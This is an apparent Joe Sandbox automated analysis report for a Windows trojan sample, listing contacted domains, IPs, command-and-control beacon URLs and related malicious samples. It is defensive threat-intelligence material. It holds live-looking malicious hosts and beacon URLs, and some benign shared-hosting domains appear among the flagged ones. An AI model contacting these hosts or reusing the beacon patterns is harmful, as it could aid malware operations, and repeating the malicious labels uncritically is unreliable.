Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.joycasino-2020.club	185.231.69.84	true	true		unknown
genialnetero.com	162.241.62.33	true	true	• 0%, Virustotal, Browse	unknown
firstcoastelope.com	67.222.39.83	true	true	• 0%, Virustotal, Browse	unknown
arpinaindustriesllc.com	162.0.232.119	true	true		unknown
www.cinmax.xyz	199.192.27.68	true	true		unknown
blueberry-intl.com	34.102.136.180	true	false		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
sherylabrahamphotography.com	192.0.78.24	true	true		unknown
www.thaihuay88.com	206.189.46.186	true	true		unknown
website-bazar.com	198.54.115.5	true	true		unknown
www.morumi.site	unknown	unknown	true		unknown
www.firstcoastelope.com	unknown	unknown	true		unknown
www.sherylabrahamphotography.com	unknown	unknown	true		unknown
www.recruit-japan-hcm.com	unknown	unknown	true		unknown
www.arpinaindustriesllc.com	unknown	unknown	true		unknown
www.genialnetero.com	unknown	unknown	true		unknown
www.evrbrite.com	unknown	unknown	true		unknown
www.website-bazar.com	unknown	unknown	true		unknown
www.marielivet.com	unknown	unknown	true		unknown
www.blueberry-intl.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.thaihuay88.com/o86d/?W6jDfD=Zr1mHD0UzvWCQcl2JlGAeokzkFEIblHMxqeZtw3W9dCQQ7exnTCb8lR/2qgknbIFYyB/eFrcFw==&Yn=ybdHh8KP02GTtb	true	• Avira URL Cloud: safe	unknown
http://www.marielivet.com/o86d/?W6jDfD=PL9u7p4v7hn5T83wCAG42BUGAPPNW4v8+s1TFKrmIVkrOUDjB/r4wvcv+gOAAG+Oa4qYtq3B7Q==&Yn=ybdHh8KP02GTtb	true	• Avira URL Cloud: safe	unknown
http://www.firstcoastelope.com/o86d/?W6jDfD=LOco70LpFY5umcR4dQY6Ck5isx6bsPxuRuPfG/JQuVwPWdFiKckkP6tLRm3hZqsbjizE9R3VWg==&Yn=ybdHh8KP02GTtb	true	• Avira URL Cloud: safe	unknown
http://www.cinmax.xyz/o86d/?W6jDfD=FLq1m09lMNVeUGxb2EGlpEcYOBglVjP6VclDGdRBVwR1mwk4Bp+oxJyzVgRWjmk7leVMWGvpeQ==&Yn=ybdHh8KP02GTtb	true	• Avira URL Cloud: safe	unknown
http://www.joycasino-2020.club/o86d/?W6jDfD=sTrQNZETbqohgMY0G3QDWOyfMZqAyHA57kuO1l/GbTBT7+5tNjLfMqbR0u4OJ3a+5b59BonIRA==&Yn=ybdHh8KP02GTtb	true	• Avira URL Cloud: safe	unknown
http://www.website-bazar.com/o86d/?W6jDfD=Zt5QD3TUSOnCkU7SKGg3ywaITg6vE6njEzv/4k+L08OvZwr0NYVY1MAp4q6WCjDapjCg57Vf4Q==&Yn=ybdHh8KP02GTtb	true	• Avira URL Cloud: safe	unknown
http://www.genialnetero.com/o86d/?W6jDfD=ciPSY9lHIiBMUeM+AHa6rnkVhX0NcoOlsc17DR+fEw9UxF+XyC1njkrt1st9cFa0q3XsiD0AOg==&Yn=ybdHh8KP02GTtb	true	• Avira URL Cloud: safe	unknown
www.evrbrite.com/o86d/	true	• Avira URL Cloud: safe	low
http://www.blueberry-intl.com/o86d/?W6jDfD=lH+NNz2eaU5LSk/yemMXIWDwl3fMAuCKISb0DcDmH6anXfUVh7p155egYD4l1a4C4v8/cW+zhg==&Yn=ybdHh8KP02GTtb	false	• Avira URL Cloud: safe	unknown
http://www.sherylabrahamphotography.com/o86d/?W6jDfD=VzK2bv7yp5iwEBdNZQjCdXXbrLCot30MtbV4orBq8x4MF4HvmT9bEqgnu31MbrCbNdKakV5eJA==&Yn=ybdHh8KP02GTtb	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/jp/M	08917506_by_Libranalysis.exe, 00000000.00000003.230701926.00000000005BB8000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.comceco	08917506_by_Libranalysis.exe, 00000000.00000002.253501338.00000000005BB0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/2	08917506_by_Libranalysis.exe, 00000000.00000003.230701926.00000000005BB8000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.com	08917506_by_Libranalysis.exe, 00000000.00000003.230701926.00000000005BB8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.sherylabrahamphotography.com/o86d/?W6jDfD=VzK2bv7yp5iwEBdNZQjCdXXbrLCot30MtbV4orBq8x4MF4	ipconfig.exe, 0000000F.00000002.499188275.0000000003712000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	08917506_by_Libranalysis.exe, 00000000.00000002.252118512.0000000369D000.00000004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/Y0r:	08917506_by_Libranalysis.exe, 00000000.00000003.230826809.00000000005BB6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.galapagosdesign.com/staff/dennis.htm	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/2	08917506_by_Libranalysis.exe, 00000000.00000003.230603893.00000005BB9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.churchsw.org/church-projector-project	08917506_by_Libranalysis.exe	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comaa	08917506_by_Libranalysis.exe, 00000000.00000002.253501338.00000005BB0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000007.00000000.272184398.000000006840000.00000004.00000001.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/W	08917506_by_Libranalysis.exe, 00000000.00000003.230701926.00000005BB8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/M	08917506_by_Libranalysis.exe, 00000000.00000003.230603893.00000005BB9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.churchsw.org/repository/Bibles/	08917506_by_Libranalysis.exe	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/H	08917506_by_Libranalysis.exe, 00000000.00000003.230826809.00000000005BB6000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tiro.comlic	08917506_by_Libranalysis.exe, 00000000.00000003.230287588.00000000005BCB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htmp	08917506_by_Libranalysis.exe, 00000000.00000002.249681781.00000000001AA7000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.comde	08917506_by_Libranalysis.exe, 00000000.00000003.230294482.00000000005BC1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	08917506_by_Libranalysis.exe, 00000000.00000003.230701926.00000000005BB8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/;	08917506_by_Libranalysis.exe, 00000000.00000003.230701926.00000000005BB8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/	08917506_by_Libranalysis.exe, 00000000.00000003.229924216.00000000005BC8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/x	08917506_by_Libranalysis.exe, 00000000.00000003.230701926.00000000005BB8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.zhongyicts.com.cna	08917506_by_Libranalysis.exe, 00000000.00000003.230081674.00000000005BC4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/s	08917506_by_Libranalysis.exe, 00000000.00000003.230701926.00000000005BB8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.website-bazar.com/o86d/?W6jDfD=Zt5QD3TUSOnCkU7SKGg3ywaITg6vE6njEzv/4k	ipconfig.exe, 0000000F.00000002.499188275.0000000003712000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/)	08917506_by_Libranalysis.exe, 00000000.00000003.230826809.00000000005BB6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/p	08917506_by_Libranalysis.exe, 00000000.00000003.230701926.00000000005BB8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/	08917506_by_Libranalysis.exe, 00000000.00000003.230701926.00000000005BB8000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers8	08917506_by_Libranalysis.exe, 00000000.00000002.253782761.00000000005EF0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.278615680.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/a	08917506_by_Libranalysis.exe, 00000000.00000003.230701926.00000000005BB8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tiro.comic	08917506_by_Libranalysis.exe, 00000000.00000003.230287588.00000000005BCB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/_	08917506_by_Libranalysis.exe, 00000000.00000003.230826809.00000000005BB6000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.231.69.84	www.joycasino-2020.club	Ukraine		204601	ON-LINE-DATAServerlocation-NetherlandsDrontenNL	true
192.0.78.24	sherylabrahamphotography.com	United States		2635	AUTOMATTICUS	true
206.189.46.186	www.thaihuay88.com	United States		14061	DIGITALOCEAN-ASNUS	true
199.192.27.68	www.cinmax.xyz	United States		22612	NAMECHEAP-NETUS	true
162.241.62.33	genialnetero.com	United States		46606	UNIFIEDLAYER-AS-1US	true
198.54.115.5	website-bazar.com	United States		22612	NAMECHEAP-NETUS	true
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
34.102.136.180	blueberry-intl.com	United States		15169	GOOGLEUS	false
67.222.39.83	firstcoastelope.com	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403903
Start date:	04.05.2021
Start time:	14:05:37
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	08917506_by_Libranalysis (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/4@14/9
EGA Information:	Failed
HDC Information:	• Successful, ratio: 14.4% (good quality ratio 12.9%) • Quality average: 72.5% • Quality standard deviation: 32.1%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings:	Show All • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 20.82.210.154, 52.255.188.83, 168.61.161.212, 92.122.145.220, 104.42.151.234, 52.147.198.201, 184.30.24.56, 20.50.102.62, 2.20.142.209, 2.20.142.210, 93.184.221.240, 92.122.213.194, 92.122.213.247, 52.155.217.156, 20.54.26.129 • TCP Packets have been reduced to 100 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, wu.ec.azureedge.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:06:31	API Interceptor	1x Sleep call for process: 08917506_by_Libranalysis.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.0.78.24	DVO100024000.doc	Get hash	malicious	Browse	• www.mariacolom.net/f0sg/?tDK=AymEOqKSVycllsucagJ3uquKzbaTRejMwBNJTz2lYWa4o9lkvFa+mpTu9QlvYFHSKZDd6A==&LPYP_=Sfgd
	IFfDzzZYTl.exe	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?_RAd4V=YL0THJvhl8d&iBIXf4M=d2NgnqRSaE399kDepSeXKrGILIrAeXd0mpr9jEILXnCNsbPLuX7uZtRN+a1hjfUwipOV1CQA6A==
	win32.exe	Get hash	malicious	Browse	• www.jjwhelerphotographraphy.com/hx3a/?ETPPOfO=HQ9W41OR6IY4WMlgz7ohhqskOlb/u2Nwhc+7no5Vp+hf9TuBBHO+5iRY2jTFM+WSMdE+&UR-hC=00Gdc830MjwppviP
	regasm.exe	Get hash	malicious	Browse	• www.didsss.com/nqs9/?nbZdq4=dVfJ12aU7P1vtr0V7f4ZSuio1H1BmGrXzc61GzQ1cc/EKZrMEgEOFtlW/dhEQBMkQYhn&DxoTF=VBZHmLVX_dHX06
	oEWV80rj6fgwF5i.exe	Get hash	malicious	Browse	• www.maseralda.com/ni6e/?nPntM8=dXbHup58-RGl&E6A=y8SBlkjU4W39Ly1T/KIONjFVZVrG132kczY/fXhHYMs1ha7B0OtwBDERUcslfp+UVYhd
	HG546092227865431209.exe	Get hash	malicious	Browse	• www.richysculturalstuff.com/ct6a/?j2JHaJc=hKmAkhvb6mkv9zaFtr8IBA3Y8OUBY5g53ObP4/ibO16ZiyPs+HJ8s4t51tF1eI8O7LER&KthHT=LXaP
	invoice.exe	Get hash	malicious	Browse	• www.legacyadmin.support/e3rs/?w0G=0yUiwx1wLvxUfzb5kCZXOl2J+dvoSMZhdpoUDtYYFWxv9npQwlOrxt3zkZH4aLHtWZT3&uFQl=XP7HMT_8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	o2KKHvtb3c.exe	Get hash	malicious	Browse	• www.translations.tools/nsag/?GTgP=1Yx90tXdezyuV8sDZLNplGUVoptWSuBjE4/oeiBfqPIPAmaYyomwKJS6i2A6lUxe1bSuh3UNpg==&5jr=UlSpj
	PO#41000055885.exe	Get hash	malicious	Browse	• www.billpollakwritingandediting.com/s2oc/?GzrL=WBjT_rUpa&8pDp00Hp=iEnqtY0VDkZROpxH3svCV1z4vh0RNvDxHQ/1OCo0cqhO00C//BGB8blyEE+Kz7q/Bf/i
	swift_76567643.exe	Get hash	malicious	Browse	• www.robztech.com/m8es/?CVJ=t8DGnXKWWWU8raNxivnbQjw3Z37WBEdYjZZIAloy7atrUUbC+CA3ztV2uFkjRRfw03U+&oX9=Txo8ntB0WBsp
	PDF NEW P.OJerhWEMSj4RnE4Z.exe	Get hash	malicious	Browse	• www.ichaugames.com/edbs/?LZ9p=YgPC843WNdMasmCWk8z83XX/O5HllNmlhNkRKlPYh5DfpYamg+RMipCIUjeKta/lrbmo&MnZ=GXLpz
	Swift.exe	Get hash	malicious	Browse	• www.pranatarot.com/edbs/?M6AII=DP8A5Ne5M9xGBq1tjWprXkQLMPcjoeoXNStDN+ay4cQr/vSv+J0F/9nmPhuRTLw7c/6NIAJFgw==&T8RH=9rqdJ4wpALk
	TNUiVpymgH.exe	Get hash	malicious	Browse	• www.longdoggy.net/vu9b/?yhRdNvKX=NeJ6fTW54FiVLomARoXtZYU3dCbrOkLIBtzKWj45EW4cSvDsCl/Ad3ky2rZHNP/pygFH&Sj=CTFH
	Swift Advise.exe	Get hash	malicious	Browse	• www.billpollakwritingandediting.com/s2oc/?Hlnxrrv=iEnqtY0VDkZROpxH3svCV1z4vh0RNvDxHQ/1OCo0cqhO00C//BGB8blyEE+gsLa/Fd3i&N48xBX=5jrXZXrHL6gpNHc

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	vfe1GoeC5F.exe	Get hash	malicious	Browse	• www.emmajanetracy.com/iu4d/?wTPHg6=ZliXVxFXgH&F8Sl=JOOHHYcCVAiumnatH9FSz+DjDh0K1BlAW5euFZ4O/VfuOjdNwQJji3cnAkLnRBXIBtcN
	New Purchase Order GH934782GHY489330.exe	Get hash	malicious	Browse	• www.texasgirlcooks.com/n8ih/?FRd4X8=LwVPcdZXggMsOEqjpBC1UWbJi/W0BJRKlKtnOmrCDSW2VJzQcSCcpwg+xjq2DIU/ljr6&v8yH=ZPGXSpGP_
	enlu5xSNKV.exe	Get hash	malicious	Browse	• www.mels.ink/jzvu/?T48h3FW=iJYv1UkuT0Zpi+IGsxHty87S2Dat4Pv7Wp3PPo6PPkk3ttxekOlDn9vNvymr9ZuQ7HO4&GPGXR=rVgD9v10QRyTEj
	KL9fcbfrMB.exe	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?TT=FjUh3Tu&idCtDnlP=d2NgnqRSaE399kDepSeXKrGILlrAeXd0mpr9jEILXnCNsbPLuX7uZtRN+ZZx/uILlcnE
	Bs04AQyK2o.exe	Get hash	malicious	Browse	• www.blake-skinner.com/cyna/?GzuD=PDCWDhm1FORq+rZomwaGxMfk5udIXQ8UnpXBsbRxRfrc3sHkOqGAjqDUEuQ1Be52SJ1X&AnB=O0DXDNwPE
	DXeJI2nlOG.exe	Get hash	malicious	Browse	• www.longdoggy.net/vu9b/?jPg8q=NeJ6fTW54FiVLomARoXtZYU3dCbrOkLIBtzKWj45EW4cSvDsCI/Ad3ky2o1XR+jS1VsWAWCG5Q==&nbEHs=jFNtdTXxm

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.thaihuay88.com	APR SOA---- Worldwide Partner--WWP SC+SHA.PDF.exe	Get hash	malicious	Browse	• 206.189.46.186
www.cinmax.xyz	PAGO 50,867.00 USD (ANTICIPO) 23042021 DOC-20204207MT-1.exe	Get hash	malicious	Browse	• 199.192.27.68
	TT COPY (39.750,00 USD).exe	Get hash	malicious	Browse	• 199.192.27.68
	RFQ.xlsx	Get hash	malicious	Browse	• 199.192.27.68
shops.myshopify.com	202139769574 Shipping Documents.exe	Get hash	malicious	Browse	• 23.227.38.74
	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	74ed218c_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	don.exe	Get hash	malicious	Browse	• 23.227.38.74
